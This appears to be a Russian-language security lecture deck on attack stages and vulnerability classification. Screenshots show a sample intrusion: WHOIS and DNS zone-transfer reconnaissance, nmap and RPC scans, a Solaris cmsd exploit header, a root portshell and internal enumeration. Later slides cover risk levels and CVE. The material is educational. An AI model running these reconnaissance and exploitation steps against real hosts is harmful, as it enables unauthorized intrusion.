
Сбор информации

Получение доступа к наименее защищённому узлу  
(возможно с минимальными привилегиями)

Повышение уровня привилегий или использование  
узла в качестве платформы для исследования других узлов сети

Получение полного контроля над одним из узлов  
или несколькими

# Этап сбора информации



# NETWORK SOLUTIONS<sup>®</sup> the dot com people

interNIC

Home | [Services](#) | [Find](#) | [Help](#) | [About Us](#)

## Register a Web Address (domain name)

www.  .com

**Need Help to Start? Click here**

1 enter a name, word or phrase 2 choose a domain 3 click GO!

Search for a Web Address (domain name) with no obligation!

- Current Customers**
- Make Changes
  - Access dot com mail
  - Access Free Web Mail
  - Registration Payment Options

- Additional Services**
- Business Partners
  - Internet Technology Services
  - Country Specific Web Addresses
  - WHOIS Search
  - dot com directory

- Company Information**
- Job Opportunities
  - About Us

[Free Web Mail](#)

**new!** dot com directory™  
The Web's definitive Find-It engine. Try it! [Find it!](#)

**123 Internet Starter Kit**  
Get a Web Address, e-mail, and a one-page Web site – our all-in-one package. [Get it!](#)

**! Important Customer Information**  
Network Solutions now requires prepayment for Web Address (domain name) registrations. [Read more about it.](#)

**RRN Increase Web Site Traffic**  
The RealNames™ service improves the visibility of your company's Web site in search results.

**Tune Up Your Web Site**  
Critical maintenance services and enhancement tools to keep your Web site performing at optimum levels.

**Manage Your Internet Business**  
The dot com toolkit™ will help you establish, manage, and grow your business on the Internet.

**Get More Visitors to Your Site**  
Use dot com promotions™ to attract, monitor, and communicate with your Web site visitors.

**Join Our Affiliate Program**  
Sell our services and earn money just by adding a link to your site.

 Network Solutions, Department of Commerce and ICANN reach long-term agreements. [Read the press release.](#)

**Wear Your Web Address**  
Promote your Web Address with personalized dot com gear™ sportswear.

**Visit Our Resource Center**  
Articles and tips in the dot com series on how to develop your business on the Internet.



## Web Interface to Whois

Sponsored by:




host your domain for only \$19.95  
 40 MB disk space • sun servers • cold fusion • cybercash  
**DOMAIN HOST INTERNATIONAL**   **click now**

The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this Data only for lawful purposes and that, under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via email (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

Search for a Web address, NIC handle, host IP, or lastname, firstname:



To use Whois, simply type in your search string (i.e. example.com or smith, john).

**Please note that requests like "www.example.com" will not yield a correct answer; Whois can query only for second-level domain names.**

The default action for Whois, unless directed otherwise with a keyword (e.g. "domain root"), is to do a very broad search, looking for matches in many fields: handle, name, or hostname and finding all record types.

Whois then shows the results in one of two ways: as a full, detailed display for a single match (with possible subdisplay), or as one- or two-line summaries for multiple matches.

The Network Solutions Registration Services database contains ONLY non-military

# Web Interface to Whois

Sponsored by: [Need a Host?](#)

Registrant:

Acmetrade.com, Inc. [ACMETRADE-DOM](#)  
6600 Peachtree Dunwoody Road  
Atlanta, GA 30338

Domain Name: ACMETRADE.COM

Administrative Contact:

Vaughn, Danon [ES2394](#)) [dvaughn@ACMETRADE.COM](mailto:dvaughn@ACMETRADE.COM)  
(678) 443-6000 (FAX) (678) 443-6476

Technical Contact, Zone Contact:

Bergman, Bret [ET2324](#)) [bbergman@ACMETRADE.COM](mailto:bbergman@ACMETRADE.COM)  
(678) 443-6100 (FAX) (678) 443-6208

Billing Contact:

Fields, Hope [ET3427](#)) [hfields@ACMETRADE.COM](mailto:hfields@ACMETRADE.COM)  
(678) 443-6101 (FAX) (678) 443-6401

Record Last updated on 27-Jul-99.

Record created on 06-Mar-98.

Database last updated on 4-Oct-99 09:09:01 EDT

Domain servers in listed order:


- [dns.acmetrade.com](#) [208.21.2.67](#)
- [www.acmetrade.com](#) [208.21.2.10](#)
- [www1.acmetrade.com](#) [208.21.2.12](#)
- [www2.acmetrade.com](#) [208.21.2.103](#)

RIPN NIC - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss

Address <http://www.ripn.net:8080/nic/index.html> Go Links >>



# Российский НИИ Развития Общественных Сетей

О РОССИИ | RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ

## СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР

РЕГИСТРАЦИЯ ДОМЕНОВ  
В ЗОНЕ RU

РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ

РЕГИСТРАЦИЯ АВТОНОМНЫХ  
СИСТЕМ (AS)

РЕГИСТРАЦИЯ ОБРАТНЫХ  
ДОМЕНОВ


WHOIS СЕРВИС

АРХИВ ДОКУМЕНТОВ  
FYI, RFC, RIPE

СПИСКИ РАССЫЛОК СЕТЕВОГО  
ИНФОРМАЦИОННОГО ЦЕНТРА

ПОИСК | EMAIL

WIN | KOI | ALT | ISO | MAC | ENGLISH  
ГЛАВНАЯ СТРАНИЦА



Internet

MS Командная строка - nslookup

```
Z:\>nslookup
DNS request timed out.
  timeout was 2 seconds.
*** Can't find server name for address 127.0.0.1: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 127.0.0.1

> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> _
```



```
MS Командная строка - nslookup
> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> ls -d infosec.ru
[[194.226.94.9]]
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
infosec.ru. NS ns.icn.gov.ru
infosec.ru. NS ns.rfnet.ru
infosec.ru. MX 10 pr.infosec.ru
infosec.ru. MX 20 relay.rfnet.ru
pr H 194.135.141.98
mail CNAME un.infosec.ru
un A 194.135.141.99
un MX 10 un.infosec.ru
www A 194.154.77.109
www1 CNAME un.infosec.ru
ftp1 CNAME un.infosec.ru
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
>
```

# Nmap Free Security Scanner

Network-wide ping sweep, portscan, OS Detection  
Audit your network security before the bad guys do



Shadow Scan.Ink

```
[hacker@linux131 hacker]$ nmap 200.0.0.143
```

```
Starting nmap V. 2.53 by fyodor@insecure.org (  
www.insecure.org/nmap/ )
```

```
Interesting ports on (200.0.0.143):
```

```
(The 1516 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
443/tcp	open	https
465/tcp	open	smtps

```
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second  
[hacker@linux131 hacker]$
```

```
hacker:/export/home/hacker> ./rpcscan dns.acmetrade.com cmsd
Scanning dns.acmetrade.com for program 100068
cmsd is on port 33505
hacker:/export/home/hacker>
```

- :OS:**
- [//Air](#)
  - [//BSD](#)
  - [///BSDi](#)
  - [///NetBSD](#)
  - [///FreeBSD](#)
  - [///OpenBSD](#)
  - [//Dg-Ux](#)
  - [//Hp-Ux](#)
  - [//Irix](#)
  - [//Linux](#)
  - [///SuSE](#)
  - [///Debian](#)
  - [///Redhat](#)
  - [///Slackware](#)
  - [///Openlinux](#)
  - [//Misc](#)
  - [//Sco](#)
  - [//Solaris](#)
  - [//SunOS](#)
  - [//Ultrix](#)

# www.hack.co.za

- [ADMmountd.tgz](#)
- [rpc-cmsd.c](#)
- [fakerwalld.c](#)
- [humpdee2.tgz](#)
- [lsx.tgz](#)
- [nfsd.c](#)
- [nisd.c](#)
- [pmap.tools.tgz](#)
- [rpc-cmsd.c](#)
- [rpc.ttdbserver](#)
- [stdz.c](#)
- [wallflash.c](#)

- :daemOn:**
- [CGI](#)
  - [FTP](#)
  - [Pine](#)
  - [SSH](#)
  - [NIS](#)
  - [RPC](#)
  - [LPD](#)
  - [Ident](#)
  - [News](#)
  - [POP2](#)
  - [POP3](#)
  - [MSOL](#)
  - [X-Win](#)
  - [Imapd](#)
  - [Named](#)
  - [Rlogin](#)
  - [Fingerd](#)
  - [Chargen](#)
  - [Sendmail](#)

❏

- :OS:**
- [Aix](#)
- [BSD](#)
- [BSDi](#)
- [NetBSD](#)
- [FreeBSD](#)
- [OpenBSD](#)
- [Dg-Ux](#)
- [Hp-Ux](#)
- [Irix](#)
- [Linux](#)
- [SuSE](#)
- [Debian](#)
- [Redhat](#)
- [Slackware](#)
- [Openlinux](#)
- [Misc](#)
- [Sco](#)
- [Solaris](#)
- [SunOS](#)
- [Ultrix](#)

# www.hackco.za

```
/*  
*  
* cmsd warez  
*  
* executes /tmp/  
*  
* gcc -o c c.c -lrpcsvc -lnsl -lsocket  
*  
* ..OS's Affected..  
* (Solaris 7/SPARC)  
* (Solaris 7/x86)  
* (Solaris 2.6)  
* (Solaris 2.5.1)  
* (Solaris 2.5.1_x86)  
* (Solaris 2.5)  
* (Solaris 2.5_x86)  
* (Solaris 2.3)  
* (SunOS 4.1.3/4.1.3C/4.1.3_U1/4.1.4)  
* (Solaris 2.6/SPARC)  
*  
*/  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <rpc/rpc.h>  
#include <netdb.h>  
#include <arpa/inet.h>
```

- :daemOn:**
- [CGI](#)
- [FTP](#)
- [Pine](#)
- [SSH](#)
- [NIS](#)
- [RPC](#)
- [LPD](#)
- [Ident](#)
- [News](#)
- [POP2](#)
- [POP3](#)
- [MSOL](#)
- [X-Win](#)
- [Imapd](#)
- [Named](#)
- [Rlogin](#)
- [Fingerd](#)
- [Chargen](#)
- [Sendmail](#)

# Этап получения доступа к узлу

```
hacker:/export/home/hacker> id
```

```
uid=1002(hacker) gid=10(staff)
```

```
hacker:/export/home/hacker> uname -a
```

```
SunOS evil.hacker.com 5.6 Generic_105181-05 sun4u sparc
```

```
SUNW,UltraSPARC-III-Engine
```

```
hacker:/export/home/hacker> ./cmsd dns.acmetrade.com
```

```
using source port 53
```

```
rtable_create worked
```

```
Exploit successful. Portshell created on port
```

```
33505
```

```
hacker:/export/home/hacker> telnet dns.acmetrade.com 33505
```

```
Trying 208.21.2.67...
```

```
Connected to dns.acmetrade.com.
```

```
Escape character is '^['.
```

```
# id
```

```
uid=0(root) gid=0(root)
```

```
# uname -a
```

```
SunOS dns 5.5.1 Generic_103640-24 sun4m sparc SUNW,SPARCstation-5
```

```
#
```

# Использование узла в качестве платформы для исследования других узлов сети

```
# nslookup
```

```
Default Server: dns.acmetrade.com
```

```
Address: 208.21.2.67
```

```
> ls acmetrade.com
```

```
[dns.acmetrade.com]
```

www.acmetrade.com	208.21.2.10
www1.acmetrade.com	208.21.2.12
www2.acmetrade.com	208.21.2.103
margin.acmetrade.com	208.21.4.10
marketorder.acmetrade.com	208.21.2.62
deriv.acmetrade.com	208.21.2.25
deriv1.acmetrade.com	208.21.2.13
bond.acmetrade.com	208.21.2.33
ibd.acmetrade.com	208.21.2.27
fideriv.acmetrade.com	208.21.4.42
backoffice.acmetrade.com	208.21.4.45
wiley.acmetrade.com	208.21.2.29
bugs.acmetrade.com	208.21.2.89
fw.acmetrade.com	208.21.2.94
fw1.acmetrade.com	208.21.2.21

```
Received 15 records.
```

```
> ^D
```

```
#
```

# Схема сети

(AcmeTrade's  
Network)


Web  
Server

UNIX

NT

UNIX

NT





# Уязвимости и атаки



**Уязвимость** - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.



**Атака** - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.



# Классификация уязвимостей узлов, протоколов и служб IP - сетей

# Классификация уязвимостей по причинам возникновения

- ✓ *ошибки проектирования*  
(технологий, протоколов, служб)
- ✓ *ошибки реализации* (программ)
- ✓ *ошибки эксплуатации*  
(неправильная настройка,  
неиспользуемые сетевые службы,  
слабые пароли)

# Классификация по уровню в информационной инфраструктуре

- ✓ *Уровень персонала*
- ✓ *Уровень приложений*
- ✓ *Уровень баз данных*
- ✓ *Уровень операционной системы*
- ✓ *Уровень сети*

# Классификация уязвимостей по уровню (степени) риска

## **Высокий** уровень риска

*Уязвимости, позволяющие атакующему получить непосредственный доступ у узлу с правами суперпользователя*

## **Средний** уровень риска

*Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит в последствии получить доступ к узлу*

## **Низкий** уровень риска

*Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе*



# Источники информации о новых уязвимостях

[www.cert.org](http://www.cert.org) - координационный центр  
CERT/CC

[www.iss.net/xforce](http://www.iss.net/xforce) - база данных компании ISS

[nl.ciac.gov](http://nl.ciac.gov) - центр CIAC

[www.cert.ru](http://www.cert.ru) - российский CERT/CC

[www.securityfocus.com](http://www.securityfocus.com)

Internet Security Systems, Inc. : X-Force - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss

Address <http://xforce.iss.net/> Go Links »

## INTERNET SECURITY SYSTEMS

X-Force

- X-Force Home
- Alerts
- Serious Fun
- Mail Lists
- Security Library
- Protowox
- Submissions
- Feedback

### X-Force

keyword...   [Advanced Search](#)

#### THE WORLD'S #1 RESOURCE FOR COMPUTER THREATS & VULNERABILITY

**search by:**

**sort by:**

**display:**

**display results:**

- [Buffer Overflow in Microsoft Windows NT 4.0 and Windows 2000 Network Monitor - \(November 1, 2000\)](#)
- [Serious flaw in Microsoft IIS UNICODE translation - \(October 26, 2000\)](#)
- [Vulnerability in the Oracle Listener Program - \(October 25, 2000\)](#)
- [Widespread incidents of SubSeven DEFCON8 2.1 Backdoor - \(October 8, 2000\)](#)
- [Insecure call of external programs in Red Hat Linux tmpwatch - \(October 6, 2000\)](#)
- [GNU Groff utilities read untrusted commands from current working directory - \(October 4, 2000\)](#)
- [Multiple vulnerabilities on all platforms and versions of Check Point FireWall-1 - \(September 27, 2000\)](#)

Internet

# Примеры уязвимостей

Название: ip-fragment-reassembly-dos

**Описание:** *посылка большого числа одинаковых фрагментов IP-датаграммы приводит к недоступности узла на время атаки*

Уровень: сеть

Степень риска: средняя



Источник возникновения: ошибки реализации



# Примеры уязвимостей

Название: nt-getadmin-present

*Описание: проблема одной из функций ядра ОС Windows NT, позволяющая злоумышленнику получить привилегии администратора*

Уровень: ОС

Степень риска: высокая



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: mssql-remote-access-option

*Описание: уязвимость в реализации возможности подключения со стороны других SQL-серверов*

Уровень: СУБД

Степень риска: низкая 

Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: iis-url-extension-data-dos

*Описание: посылка большого числа некорректно построенных запросов приводит к повышенному расходу ресурсов процессора*

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: win-udp-dos

*Описание: ОС Windows 2000 и Windows 98 уязвимы к атаке «отказ в обслуживании», вызываемой исчерпанием всех UDP-сокетов*

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: win95-back-orifice

*Описание:* узел заражён серверной частью троянского коня, позволяющей установить полный контроль над узлом

Уровень: Персонал

Степень риска: высокая



Источник возникновения: ошибки обслуживания



**Common Vulnerabilities and Exposures**

The Key to Information Sharing

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей

<http://cve.mitre.org/cve>



# Common Vulnerabilities and Exposures

The Key to Information Sharing

**CAN-1999-00  
67**

Кандидат CVE



**CVE-1999-00  
67**

Индекс CVE

<http://cve.mitre.org/cve>

# Ситуация без CVE



Bugtra  
g

NT4-SP3and 95  
[latierra.c]



ISS  
RealSecure

Lan  
d



CERT Advisory

CA-97.28.Teardrop\_Lan  
d



Cisco Database

Impossible IP  
Packet




Axent  
NetRecon

land attack (spoofed  
SYN)

Уязвимость Land IP denial of service



# Поддержка CVE



CVE-1999-0016 Land IP denial of service

# CVE entry

Номер

**CVE-1999-0005**

Описание

**Arbitrary command execution via IMAP  
buffer overflow in authenticate command.**

Reference: [CERT:CA-98.09.imapd](#)

Reference: [SUN:00177](#)

Reference: [BID:130](#)

Reference: [XF:imap-authenticate-bo](#)

Ссылки

# Классификация атак в IP-сетях



# Классификация атак по целям

